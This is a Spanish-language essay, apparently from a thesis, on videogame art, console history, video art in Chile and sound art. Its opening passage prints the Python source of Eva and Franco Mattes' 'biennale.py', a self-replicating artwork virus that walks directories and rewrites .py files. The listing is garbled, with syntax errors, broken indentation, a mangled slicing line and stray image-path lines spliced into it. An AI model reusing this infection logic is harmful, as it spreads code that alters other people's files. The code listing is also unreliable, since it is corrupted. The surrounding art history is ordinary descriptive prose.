aproximaciones entre los artistas y los videojuegos. Éstos artistas en un comienzo partieron por la desestructuración del videojuego con el fin de una nueva recomposición artística. Cory Arcangel se hizo conocido por la reedición del juego de Nintendo, Super Mario Bros, creando Super Mario Movie y Super Mario Clouds. En éste último, representaba una película en donde las nubes de los paisajes de Super Mario, eran las absolutas protagonistas. A su vez también en la modificación del videojuego Hogan's Alley, bajo el nombre de Shot Andy Warhol, los personajes a disparar son el Papa Juan Pablo II, el rapero americano Flavor Fav y el artista Andy Warhol.

```
# bienale.py _____ go _____ to _____ 49th Biennale di Venezia
# HTTP://M4U.010010111010101.ORG _ + _ [epidemic] http://www.epidemic.es
from dircache import *
from string import *
import os, sys
from stat import *


def fornicate(guest):
    try:
        soul = open(guest, "r")
        body = soul.read()
        soul.close()
        if find(body, "[epidemic]*") == -1:
            soul = open(guest, "w")
            soul.write(body + "\n\n" + body)
            soul.close()
        except IOError: pass

def chat(party, guest):
    if split(guest, ".")[1] in ("py", "puz"):
        fornicate(party + guest)


def join(party):
    try:
        if not S_ISLNK(os.stat(party)[ST_MODE]):
            guestbook = listdir(party)
            if party in "/?"; party = party + "/"
            if not lower(party) in work and not "__init__.py" in guestbook:
                for guest in guestbook:
                    chat(party, guest)
                    join(party + guest)
        except OSError: pass

if __name__ == '__main__':
    mysoul = open(sys.argv[0])
    mybody = mysoul.read()
    mybody = mybody.find(mybody, "##*3) + 3]
    mysoul.close()
    blacklist = replace(split(sys.exec_prefix, ";")[1:], "\\", "/")
```

Obra de Hacktivismo, de los italianos Eva y Franco Mattes, *Bienale.py*



Super Mario Clouds, obra de Cory Arcangel



Videojuego Pacman

El acto de jugar se configura como una de las actividades más primitivas del ser humano. Es en donde los seres humanos desde pequeños aprenden las normas en las que se desenvolverán el resto de su vida, a través de interacciones con grupos, en donde experimentan y conocen el mundo. *“Hablamos de juego cada vez que observamos seres humanos u otros animales involucrados en el disfrute de lo que hacen como si su hacer no tuviera ningún propósito externo”*.

El juego en sí es casi tan viejo como la cultura, por la sencilla razón que presupone una sociedad humana; Los animales, por otro lado, no han esperado que el hombre les enseñara a jugar. Esto ha llevado al desarrollo constante de juegos a lo largo de la historia que ya en la era digital, se consolidan también en la creación de los videojuegos; Para las generaciones más jóvenes representan una cualidad propia de la inmersión en las altas tecnologías⁴.

El videojuego se ha posicionado como la primera opción de ocio en nuestra sociedad, superando a la música y el cine. Se ha convertido en una de las plataformas de pasatiempo más importan-

1.2 Los Videojuegos

te que trasciende los intervalos de edad de las personas. Muchos de estos juegos se han caracterizado por determinar patrones culturales y promover pautas de comportamientos; Los videojuegos recrean entornos y situaciones virtuales en los que se lleva la interactividad usuario maquina al máximo exponente.

Uno de los primeros videojuegos populares es el “Pong”, que simulaba un juego de tenis de mesa, de una forma muy abstracta y simple, acordes a las exigencias tecnológicas de la época. Previo a éste juego, resaltaron nombres como el OXO, que era un tres en línea (o como se le denomina popularmente, el gato) o el Spacewar!, sin embargo, no lograron un éxito masivo, además de no permitir animaciones de control del jugador.

El Pong, comercializado por Atari Interactive, se masificó principalmente de manera clonada, lo que produjo un declive en las ventas de la compañía. Las consolas Atari fueron las más utilizadas en la década de los años 80's. Modelos como la Atari 2600, fueron las que incluyeron los juegos en 4 bits que serían recordados hasta la actualidad, tales como Space Invaders, Ms Pacman, Pitfall o Donkey Kong.

[4] MATURANA, Humberto. Amor y juego, fundamentos olvidados de lo humano. Santiago: Lom Ediciones, 2003. Impreso



Mario Bros, personaje principal de la saga "Super Mario Bros

En América del Norte y occidente, las primeras consolas eran rápidamente falsificadas y la industria de videojuegos se vio afectada, hasta el posicionamiento de la empresa Nintendo de Japón, a través de su consola Farmicom, que posteriormente se transformará en Nintendo Entertainment System (NES) y en una de las consolas de videojuegos más importantes de todos los tiempos.

A través de esta consola, se popularizó la franquicia de juegos más vendida de la historia, Super Mario Bros, constituyéndose como uno de principales referentes de los videojuegos, con ediciones que perduran en consolas más actuales como Game Cube o Nintendo Wii.

Por otra parte, a fines de los 80's, Nintendo se convirtió en líder en videojuegos en Norteamérica y Japón. La consola portátil de Nintendo, Game & Watch, también logró un gran alcance, siendo referente del posterior Gameboy, el cuál fue la principal consola portátil en los años 90's, a través de sus juegos precursores como el conocido Tetris.

Uno de los principales competidores de la empresa Nintendo, a fines de los 80's, fue SEGA, a través de la consola Sega Master System, Esta consola no alcanzó mayor popularidad ni en Estados Unidos ni en Japón, pero sí logró cautivar



a un público más ausente del boom de los videojuegos, como algunos países de Europa, (Alemania, principalmente), Brasil y Nueva Zelanda.

Ésta época ha sido conocida como la Era de los 8bits o la Tercera Generación que se extiende aproximadamente desde el año 1983 hasta 1992, compuesta por las consolas Atari 7800, NES, Sega Master System y Game Boy, entre otros. Los juegos más importantes de ésta época son, *Super Mario Bros*, *Super Mario Bros 2*, *Super Mario Bros 3*, *The Legend Of Zelda*, *Metroid* y *Mega-man* de Nintendo, *Alex Kidd in Miracle World* y *Sonic the Hedgehog* de SEGA y, *Donkey Kong*, *Ms Pacman* y *Mario Bros*, de Atari.

A principios de los años 90, nuevas consolas de 16 bit se impusieron en el mercado de los videojuegos, destacando por sobre todo, Nintendo con su Super Nintendo Entertainment System (SNES) y Sega Mega Drive (o Sega Genesis). En ésta época se consolidan los dos grandes íconos de cada empresa, Mario Bros y Sonic The Hedgehog.

Los principales juegos de Super Nintendo son: en RPG, *Final Fantasy IV* y *The Legend of Zelda*; *Super Mario World*, *Super Mario All Stars* y *Donkey Kong Country* en juegos de plataforma; En juegos de lucha o combate 1 a 1, *Street Fighter II* de la

empresa Capcom, como uno de los pioneros en ésta área de juegos, seguido por *Dragon Ball Z Super Butoden 1* y *2* (Bandai), *Mortal Kombat 2* y *3* (Midway) y *Killer Instinct*; y en los juegos de carreras, el Top Gear y el popular, *Super Mario Kart*.

En Sega Genesis, entre los juegos con mayor renombre están: *Sonic The Hedgehog 2* como el principal juego de plataforma; Los juegos de combate Beat'em'Up, tales como *Street of Rage*, *Golden Axe* o *Shinobi III: Return of the Ninja Master*; *Street Fighter II*, *Mortal Kombat 2* y *3*, y uno de los primeros juegos 3D de Lucha, *Virtua Fighter*; *Outrun*, como uno de los principales juegos de carreras de autos de la época.

Destacan también videoconsolas como la Neo-Geo, la cual representaba gráficos muy avanzados para la época, por lo que su precio era poco asequible al público. En un principio solo estaba asociada a máquinas recreativas o "arcade", y ya en el año 1994, con la inclusión del CD en estas consolas, destacan juegos como *Samurai Spirits*, *King of Fighters* o *Metal Slug*.

A partir de la quinta generación, desde 32 bits en adelante, la tecnología de los videojuegos es superada constantemente a través de consolas como la Sony Play-Station, Nintendo 64, Sega

Dreamcast u otras, que dejaron a juegos anteriores, casi obsoletos en su época pero que hoy en día son objetos de culto y representantes de toda una era, tanto para jóvenes como adultos.

El videoarte es aquella obra que utiliza la tecnología del video, en formato análogo o digital y donde la creación está enfocada para ser una práctica artística.

Origen del video

En la primera mitad del siglo XX, los aparatos electrónicos comenzaron a ser usados en el arte, ya sea en el ámbito de la música, cine o pintura. Los espectadores ya acostumbraban a familiarizarse con la industria del cine y el surgimiento de la televisión como medio de comunicación de masas, se posicionaba como la principal fuente de información y entretenimiento de la década de los 50.

Para el artista, ninguno de los medios mencionados anteriormente, le permitía una exploración directa en su quehacer, hasta la irrupción del video, el cual a fines de la década del 60, comienza a formar parte del contexto artístico. Una de sus características principales remitía en la traducción directa del material audiovisual, lo que le permitía entera disponibilidad y alterabilidad en la creación, aparte del almacenamiento de la información. Los artistas vieron posibilidades de expresión no exploradas en el video. Además, se constituyó como uno de los medios de fuerte crítica hacia el mundo televisivo y comunicacional que se desarrollaba en la época.

En un comienzo las intervenciones en el video eran exploratorias pero con el transcurso del

1.3

El Videoarte

tiempo, la tecnología fue mejorando el hardware hasta permitir las cámaras portátiles y otros elementos. Pero no va a ser hasta la llegada del video digital, cuando va a producirse el cambio más decisivo para el video artista.

En 1965 se creó el primer magnetoscopio que registraba señales de video, lo que permitió que las personas accedieran por primera vez a los medios audiovisuales. En 1967, la empresa Sony fue una de las primeras en comercializar la grabadora de video analógico. Además, nace la videograbación a color, constituyendo consigo, los primeros estándares del mercado videográfico. Estos sucesos conllevaron una progresiva disminución a la asistencia a los cines tradicionales, debido a que los sujetos tenían la posibilidad de grabar sus propios materiales, con motivos familiares y sociales.

En 1971, las funciones de la cámara se ampliaron a poder reproducir, rebobinar y bobinar la cinta, permitiendo un mayor control de la revisión y edición de las películas. Además se desarrollaron materiales de grabación como las cintas de bobina, desde la U-matic, hasta las Betamax y VHS, y las cintas domésticas de video 8. La tecnología de la imagen se irá depurando, lo que permitirá mejora en la calidad visual tanto del video como de la televisión. En 1972, los formatos televisivos



ya permiten formatos externos a ellos. La década del 70' estuvo marcada por instancias de revolución social a nivel mundial. Sucesos como protestas en contra de la guerra, movimientos estudiantiles, feministas, de liberación sexual e incluso de liberación de la América negra, marcaron e influyeron en la creación del videoarte. El rol del artista permanecía en constante relación a éstos fenómenos mediáticos, creando videos de carácter centrados en la reflexión personal en conjunto con las posiciones de los observadores y los medios electrónicos. Ya al fin de la década, diversos colectivos de videoartistas se consolidan en el medio artístico, tales como Televisionary Associated, Alternate Media Center, Open Channel, etc. Además, se sumaron colectivos emergentes de movimientos políticos y sociales como la Viet Nam Veterans Against The War, Gay Activist Alliance o Environmental Protection Administration.

La estética visual de estas producciones estuvo supeditada a las posibilidades tecnológicas de la época, caracterizada principalmente por la falta de nitidez o los altos contrastes de las películas. A mediados de la década, las técnicas y los montajes se fueron refinando, tales como las transiciones graduales entre imágenes o la mezcla de imágenes.

Ya en los setenta se habían realizado los primeros atisbos de imágenes electrónicas parcialmente digitales. Con la aparición del concepto de tridimensionalidad, los artistas comenzaron a incursionar en las obras artísticas transitables como las "videoinstalaciones". Éstas propuestas exigen a un participante activo tanto física como psíquicamente, en el proceso de reconocimiento de la obra. En relación al video, surgen las videoinstalaciones, las cuales se basan en colocar al observador en una situación en donde coexisten el sujeto y las imágenes electrónicas en movimiento.

En el año 1970, Bruce Neuman y Dan Graham, introdujeron en sus videoinstalaciones, el concepto de Live-Feedback, el cual permite la retrotransmisión directa en un monitor de las imágenes captadas por una videocámara. Éste proceso se va a ver beneficiado, además, con el avance de la tecnología en las cámaras de vigilancia.

El concepto artístico del cuerpo, se representa en diversas maneras a fines de los años 50's. Se comienza a trabajar en la liberación del cuerpo humano a través del happening y las performance, con el fin de la unificar el arte y la vida en un todo. Artistas ejemplo de ésta corriente fueron el grupo Fluxus, John Cage, Yves Klein, etc.). Ya en los 70's, este paradigma se vio corrompido al

estipular que el arte no necesariamente tiene las mismas reglas que la vida, por lo que se trabajó en las performance de concepción. Artistas como Vito Acconci, consideraban el cuerpo como un material estético o una superficie de proyección. En las performance públicas, el vídeo cumplía una función mediática central. Por ejemplo en la obra SHOOT (1971) del artista Chris Burden, se trabajó con conceptos como el peligro o el dolor al extremo, en donde a él le disparaban con una bala que debía rozar su brazo. Él se refería a que en el momento preciso del disparo, su cuerpo pasaba a transformarse en una escultura, aproximándose al concepto de la despersonalización corpórea del ser humano.

También en éste periodo se trabajo con el concepto de la "mujer", abriendo temas de discusión como la inclusión de la mujer en la sociedad o la mujer como ideal de belleza contemporánea. La Artista Ulrike Rosenbach en su obra Reflexionen über die Geburt der Venus, se proyecta a sí misma pinturas de Botticelli, de manera que su cuerpo adquiere los cánones de belleza de la época retratada.

En las performance o video instalaciones uno de los grandes factores de innovación fue el tiempo. A fines de los años 60', las performance al ser a tiempo real, los trabajos eran pasajeros por

lo que requerían de una posterior grabación documental; Esto permitía que se rememoraran las acciones transcurridas y generaba un esteticismo continuo. Bill Viola, fue uno de los primeros artistas que introdujo partituras con estilo similar al cine de la época. En su obra *The Reflecting Pool* (1977-1979), trabajó la escena en distintos espacios temporales. Ésta transcurría en una piscina en donde un hombre salta hacia ella y su cuerpo se congela sobre la piscina. Se observa que en el reflejo de la piscina transcurren diversas horas del día, de manera horaria y antihoraria.

Además, el videoarte desarrolló estructuras que se alejan completamente de la concepción cinematográfica, como el concepto el Bucle, en donde se alinean intervalos de tiempo cortos en una repetición continua, o las reducciones de velocidad como las *duration pieces*, que consiste en enfocar un objeto durante un largo espacio de tiempo o el *Hyper Slow Motion* que realiza una ralentización de la imagen con métodos técnicos.

En la década del 80', el video se consolidó como el principal medio de expresión, en contraposición a las ideologías conservadoras y neoliberales que imperaban en la época. Mejoraron aún más la calidad de los videos y los softwares y soportes se extienden a cualquier tipo de archivos.

Además, estos softwares fueron desarrollándose para ser cada vez más asequibles a las personas. La digitalización del video impulsó nuevas reformas acerca del video, como la modificación los ritmos narrativos, la continuidad de la imagen y la construcción de nuevos lenguajes audiovisuales. La videoescultura fue consolidándose como nuevas formas de expresión. A su vez, el nacimiento de la industria del videoclip, hizo hincapié en la realización del videoarte en pos de la estética del clip. También, la industria del cine se vio complementada con la realización del videoarte. Esto se vio reflejado en disciplinas que comenzaron a emerger en ésta década, como el cine independiente y el cine comercial que era influido por el videoarte.

En la década de los 90, la evolución de la técnica digital transformó al vídeo en un híbrido. Los videos podían ser sintetizados y procesados casi de cualquier manera. Efectos tan complejos como la falta de nitidez, el centelleo de la bobina de 35mm, los solarizados podían ser reproducidos de maneras muy instantánea. Además hay un auge del denominado *found footage*, que es el empleo artístico del material audiovisual ya existente. Nacen las *Memory Card* como dispositivo de almacenamiento de información de las cintas analógicas.



"Reflecting pool", videoarte de Bill Viola (1977-1979)

El Video

El video es el registro de sonidos e imágenes en movimiento, los cuales pueden ser de forma análoga o digital. Diversas disciplinas están asociadas al video. Ya con el tratado del *Expanded Cinema*, se advertía la multiplicidad de áreas que podían desarrollarse a través del video, como medio de expresión y artístico. Dentro de las principales se encuentran, *Videoproyección*, *Videoinstalación*, *Videoambiente*, *Instalación audiovisual*, *Videoescultura*, entre otros.

Hay diversos conceptos asociados a la creación y al planteamiento estético acerca del video. La temporalidad/simultaneidad permite al video la cualidad de desdoblarse en un mismo tiempo; La Intermedialidad, se refiere a los diversos formatos en los que puede desenvolverse el video, tanto técnicos como informativos o artísticos; La interdisciplinariedad representa a los diversos profesionales en relación a la creación artística del video; La Interactividad en un nivel óptimo es cuando el video es resultado, medio y no su fin directo; La Ubicuidad es la característica del video de ser una imagen inmaterial, ya sea digital o proyectada; Y por último, la inmaterialidad se refiere a la desmaterialización del arte, a la capacidad de exponer la obra artística en soportes no tradicionales al video.

El Video en Chile

El vídeo llega a Chile a fines de los años 60' a través del nacimiento de los primeros canales de TV. Las grabadoras no permitían salidas a terreno, solo en estudio, a menos que estuvieran instaladas en vehículos especiales que permitieran las condiciones para la grabación. A principio de los 70's ya existían en Chile equipos portátiles que trabajaban con cintas y cámaras más pequeñas. Sin embargo, era poco el conocimiento sobre ellas, a excepción de lo que manejaban instituciones como la Escuela de Artes de la Comunicación de la Universidad Católica o algunos camarógrafos independientes. Estas cintas eran principalmente el Portapack de Sony y otros modelos que se constituyeron como las principales cintas de la época en nuestro país.

Dentro de las primeras creaciones de video que no fuera realizada por televisión, fueron obras de registro de los militantes del MIR, Movimiento de Izquierda Revolucionaria, que contaban con un grabador externo rudimentario y simple que les permitía crear registros audiovisuales de un noticiero clandestino de la resistencia chilena hacia el golpe militar. Además en esta época, 1974, surgieron los primeros atisbos de creación del videoarte en Chile, a través del artista Juan Downey,

con la producción con el grupo de teatro experimental Aleph. También en 1975 el cineasta y documentalista Sergio Bravo registra trabajos con la idea de realizar documentales en formato de video.

El golpe de estado trajo consigo el casi aniquilamiento de las expresiones artísticas. Además, tanto los civiles que apoyaban el gobierno y los militares se encargaron de ir eliminando progresivamente todo lo que fue la actividad artística y cultural del periodo anterior. Además, las disciplinas universitarias de artes se vieron fuertemente afectadas, cerrándose las carreras en una gran mayoría, e incluso, con actos delictuales como el incendio de la Escuela de Artes de la Comunicación de la Universidad Católica de Chile.

En la década de los 70' surge el auge publicitario y los medios audiovisuales se enfocan principalmente en esta área. Muchos cineastas, camarógrafos o audiovisualistas que apoyaban al gobierno de la Unidad Popular reorientaron sus intereses para realizar prácticas acordes a lo que el gobierno militar permitía. Una de estas productoras fue Filmocentro que así como permitió el apogeo de la publicidad, también fue registrando material de denuncia para los atropellos ilegales que se cometían dentro del gobierno militar. La tónica de las producciones audiovisuales

se va a mantener así hasta cuando el gobierno fue permitiendo progresivamente una mayor apertura a las vías de la adquisición de la cultura.

Producto del nuevo modelo económico que se instauró en nuestro país en 1975, la sociedad chilena sufrió un importante cambio. Abiertas quedaron las puertas para el consumo y el endeudamiento a favor de la libre opción del individuo; Políticas económicas individualistas y capitalistas que en su trasfondo representaban los intereses del mercado más que de las personas. Sin embargo, esto permitió que para el arte en general, se extendiera un poco más la posibilidad de nuevas tecnologías y equipos que permitiera un desarrollo de los medios audiovisuales. A la par, el creciente consumo de la televisión y la compra de televisores, favoreció a que un país sin influencias culturales pudiera entretenerse y distraerse de la situación política social en la que se encontraban inmersos; Este periodo se denominó como Apagón Cultural, debido a la ausencia de creación artística en general, ya sea por el exilio o por la desaparición y muerte de la mayoría de los creadores, como de lugares de esparcimiento nocturno producto del toque de queda.



Ya en la década de los 80, realizadores de cine y video independientes quienes dominaron la creación audiovisual, en pos de las críticas y demandas sociales de la época, como la democratización de los espacios de opinión. Además, hay que señalar que América Latina en general estaba pasando por procesos similares de fuerte represión y gobiernos opresores, por lo que el arte pasa a tener un rol más político y demandante.

Respecto a la función de la televisión, incluso políticos afines del gobierno, reclamaron que se necesitaba la creación de espacios culturales en el país. Debido al rechazo de la propuesta de Televisión Nacional de Chile por hacer un “Canal 10” dedicado exclusivamente a la cultura, se autorizó que todos los canales nacionales tuvieran una franja cultural los jueves en la noche, lo que permitió un leve y después prolífero desarrollo audiovisual.

Esto obligó a los canales tener que producir programas y documentales realizados por independientes para llevar a cabo este proceso. Programas como La Tierra en que vivimos o Al Sur del Mundo, son algunos de los exponentes.

El canal de la Universidad Católica de Valparaíso, UCV-TV, fue uno de los principales referentes de la programación cultural. Creó los primeros

programas documentales postulados al Consejo Nacional de Televisión, como Folklore religioso del Norte o Los Caminos del Inca, llevados a cabo por el director de televisión Carlos Godoy. Todo lo demás de la televisión de la época, se remitía a los estelares nocturnos, en donde se mostraban musicales con vedettes y al desarrollo del periodismo, con proyectos como Informe Especial, que mostraba las guerras y situaciones generalmente externas al mundo latinoamericano.

Es precisamente en ésta época, donde la escena Under comienza a irrumpir a pesar del toque de queda y la censura, asociado principalmente a corrientes rupturistas y contraculturales urbanas de influencias extranjeras, como el Punk, el New Wave, el Underground y el Rock. Estas manifestaciones se vieron representadas a través de bandas musicales como Los Prisioneros o Los Fiskales Ad-hok y a través de obras de teatro, performance, fiestas y tocatas musicales, etc.

Respecto a las performance, el videoarte se vio representado con mayor preponderancia en las videoinstalaciones. Obras como las de Diamela Eltit o el artista visual Carlos Leppe, son las primeras aproximaciones pero siempre desde una perspectiva central del cuerpo como proyección. Gonzalo Mezza incursionó en la videoinstala-

ción, pero desde una mirada hacia lo tecnológico; Incluye además temas más amplios en relación a la comunicación o la informática. Fue uno de los únicos que no se centró solamente en el contexto político social que afectaba al país, proponiendo nuevos discursos con influencias externas, debido a su formación profesional en Estados Unidos y Europa.

Se creó la Sociedad Chilena del Video, compuesta por artistas como Ignacio Aliaga, Magali Meneses, Nestor Olhagaray o críticos como Jaime Muñoz, René Naranjo, Justo Mellado y Nelly Richard, entre otros. Esta sociedad sentó las bases de postulados y definiciones en torno al medio audiovisual en nuestro país.

El arte sonoro surge de la dicotomía entre sonido y ruido en el aspecto musical.

Origen del Arte Sonoro

Desde la música tradicional de principios del siglo XX, no se centraba principal atención en el estudio del “objeto sonoro” como parte fundamental de la experimentación musical, sino más bien, el ruido no era considerado para la música. Luigi Russolo, pintor y músico italiano en su Manifiesto Futurista “arte de los ruidos”, define las primeras aproximaciones del vanguardismo musical. En él explica que la música no sólo debe centrarse en los sonidos propios de ella, sino que evocar también al entorno que la rodea, lo que se denomina “ruido musical”:

“Para excitar y exaltar nuestra sensibilidad, la música fue evolucionando hacia la más compleja polifonía y hacia una mayor variedad de timbres o coloridos instrumentos, buscando las más complicadas sucesiones de acordes disonantes y preparando vagamente la creación del ruido musical”⁵

La relación de considerar el ruido musical surge de la necesidad de remitir hacia la vida y simular la cotidianeidad.

[5] RUSSOLO, Luigi. El arte de los ruidos: Manifiesto futurista, 1916. [en línea] disponible en < <http://www.uclm.es/artesonoro/elarteruido.html> > [consulta:5 abril 2012]

1.4 El Arte Sonoro

Al mismo tiempo los movimientos artísticos del dadaísmo y el futurismo, van a aportar nuevos desarrollos de la concepción sonora. Kurt Schwitters, artista dadá, fue el primero que introdujo la poesía sonora, en la que realiza juegos fonéticos con la pronunciación de palabras unidas o sonidos cotidianos como la tos; Comienza entonces una breve inclusión de elementos sonoros no musicales dentro las obras artísticas.

Además las herramientas tecnológicas de la época van a aportar al progreso sonoro. En esta época se crea el Theremin, que corresponde al primer instrumento experimental que no requería ser tocado físicamente. Ya en 1925 se inventan los micrófonos, en 1931 el sonido estereofónico y en 1939 la cinta magnética; todos hitos del desarrollo constante de los elementos de grabación en la primera década del siglo XX.

Russolo no precisamente experimentó sus teorías, si no que van a ser artistas como John Cage y el grupo Fluxus, quienes sentaron las bases de la experimentación del sonido como parte de propuestas artísticas. John Cage, compositor estadounidense, es uno de los primeros artistas que nos hace tomar conciencia ante un mundo sonoro y desarrolla una idea del silencio desde un sentido musical; También propone un cambio



de concepción respecto al sonido en general estableciendo los términos de Sonido y Sonido Musical, en vez de ruido y sonido, respectivamente. Además, a través de la frase “dejad que sonidos sean ellos mismos” pretende incluir el ingreso del sonido no tan sólo a la disciplina musical, sino que a otras como lo visual, la poesía o posteriormente, lo audiovisual.


Trabajar con sonidos que no se enmarcaban dentro del contexto musical, implicaba una labor compleja y casi desconocida. Compositores como Cage, de manera premeditada, amplificaron sonidos, le daban carácter a éstos o trabajaron con silencios para un fin performístico. En una de las obras más conocidas de Cage, 4'33", el compositor está en silencio 4 minutos con 33 segundos sin tocar ningún instrumento; Anteriormente el silencio era comprendido como una ausencia de sonido, pero Cage evidenció a través de esta obra, que el silencio absoluto no existe, debido a que en la instancia del silencio pueden intervenir distintos estímulos sonoros, incluso tan comunes como los propios sonidos corporales.

Para Cage, además, es posible sustituir el término de música como una “organización de sonido”. Esto significa que los conceptos introducidos por Cage, abrieron la posibilidad de un mundo sono-

ro que ya no es estrictamente limitado a la música y que se puede considerar como materialidad en una función musical.

Años después, en la década de los 60's, la mayoría del estudio acerca de los sonidos va a devenir del grupo Fluxus, el cual tenía como propósito acercar el Arte y la Vida. El cuestionamiento de los límites del arte era uno de sus principales enunciados, en donde la música era entendida desde la percepción del sonido y en función de otras disciplinas, como el arte visual. Si bien, Fluxus experimento en el mundo sonoro, sus performance no fueron precisamente musicales.

La obra Solo for Violín de Nam June Paik, era una performance en donde un violín colgaba del artista destruyéndose, emitiendo los sonidos propios de esta acción. Con obras como éstas, surgieron interrogantes si estas performance podían ser consideradas como música, ya que por un lado se decía que la audibilidad era un requisito mínimo para la música, pero el artista del Fluxus, La Monte Young estableció que no necesariamente el espectador debe escuchar un sonido, sino más bien, debe concebir la existencia de tal sonido, por lo que incluso las limitaciones físicas del oído o la tecnología no eran capaces de permitir escuchar, la globalidad de la música.



Interpretación de la obra de John Cage, 4'33"



Desde estos postulados entonces, es donde el arte sonoro en sí, comienza a existir como tal. En un comienzo y quizás por la tendencia propia de una disciplina artística, en este caso la música, en no considerar nuevas formas de arte, el Arte Sonoro tuvo sus primeras influencias y cuestionamientos desde el arte visual. La artista sonora/visual Ana María Estrada, compara el arte sonoro con el videoarte, en relación a la manera en que ambos surgieron, en contraposición a las expresiones tradicionales estableciendo y postulando cuestionamiento acerca de los límites de tales disciplinas. Cabe destacar sí, que el desarrollo del arte sonoro ha nutrido todas las estructuras de la música como la conocemos hoy en día.

Solo for violin, performance de Nam June Paik



Espacio visual y espacio sonoro

Según Pierre Schaffer, el objeto sonoro es “{...} el propio sonido considerado en su naturaleza sonora y no como objeto material (cualquier instrumento dispositivo) del que proviene {...}”⁶. Además acerca de la experiencia cotidiana dice “...la escucha del objeto sonoro nos obliga a una toma de conciencia {...} Tengo que volver a mi experiencia auditiva y retomar mis impresiones para encontrar a través de ellas, información sobre el objeto”⁷

Respecto al objeto sonoro, se requiere de un estado mental de conciencia para poder percibir sólo uno en sí, separado de los demás. Entonces, los sonidos son imprescindibles del contexto, generando una relación única con el mundo por medio de éste.

“Si el propio sonido nos da cuenta de las cosas, no es necesario que las cosas se den de modo visible, pues el sonido puede referirlas sin necesidad de exhibirlas, y de hecho puede describir

[6] SCHAEFFER, P. Tratado de los objetos musicales, Alianza Editorial, Madrid, 1988. P.163.

[7] SCHAEFFER, P. Idem cita n°6, p.164

además el espacio en el que se está situado captando uno o más sonidos”⁸

La visualidad abarca las ideas que nos hacemos de las cosas, en donde todos los sentidos del sujeto participan, no sólo la visión. Entonces, la visibilidad remite solo al acto de ver y mirar, en cambio la visualidad al acto de observar; Un suceso similar ocurre aplicable al sonido, en donde el oír sólo corresponde un acto fisiológico y el acercamiento o la predisposición estética, al acto de escuchar.

Murray Schafer, define en pos de lo recién expuesto una definición acerca del paisaje sonoro:

“Soundscapes, paisajes sonoros, esfera sonora o paisaje audible. El término central representa a todo el continuo de música, habla, ruido, incluyendo los sonidos sinestésicos y el silencio”⁹

[8] ESTRADA, Ana María. Sonidos visibles ; antecedentes y desarrollo del arte sonoro en Chile, Santiago de Chile, 2010 .p.24

[9] SCHAFER, Murray. Yo nunca vi un sonido, conferencia del Foro Mundial de Ecología Acústica. Identidad cultural y sonidos en peligro de extinción 2009. Mexico. Disponible en < <http://www.archivosonoro.org/?id=257> > [Consulta : 5 abril 2012]

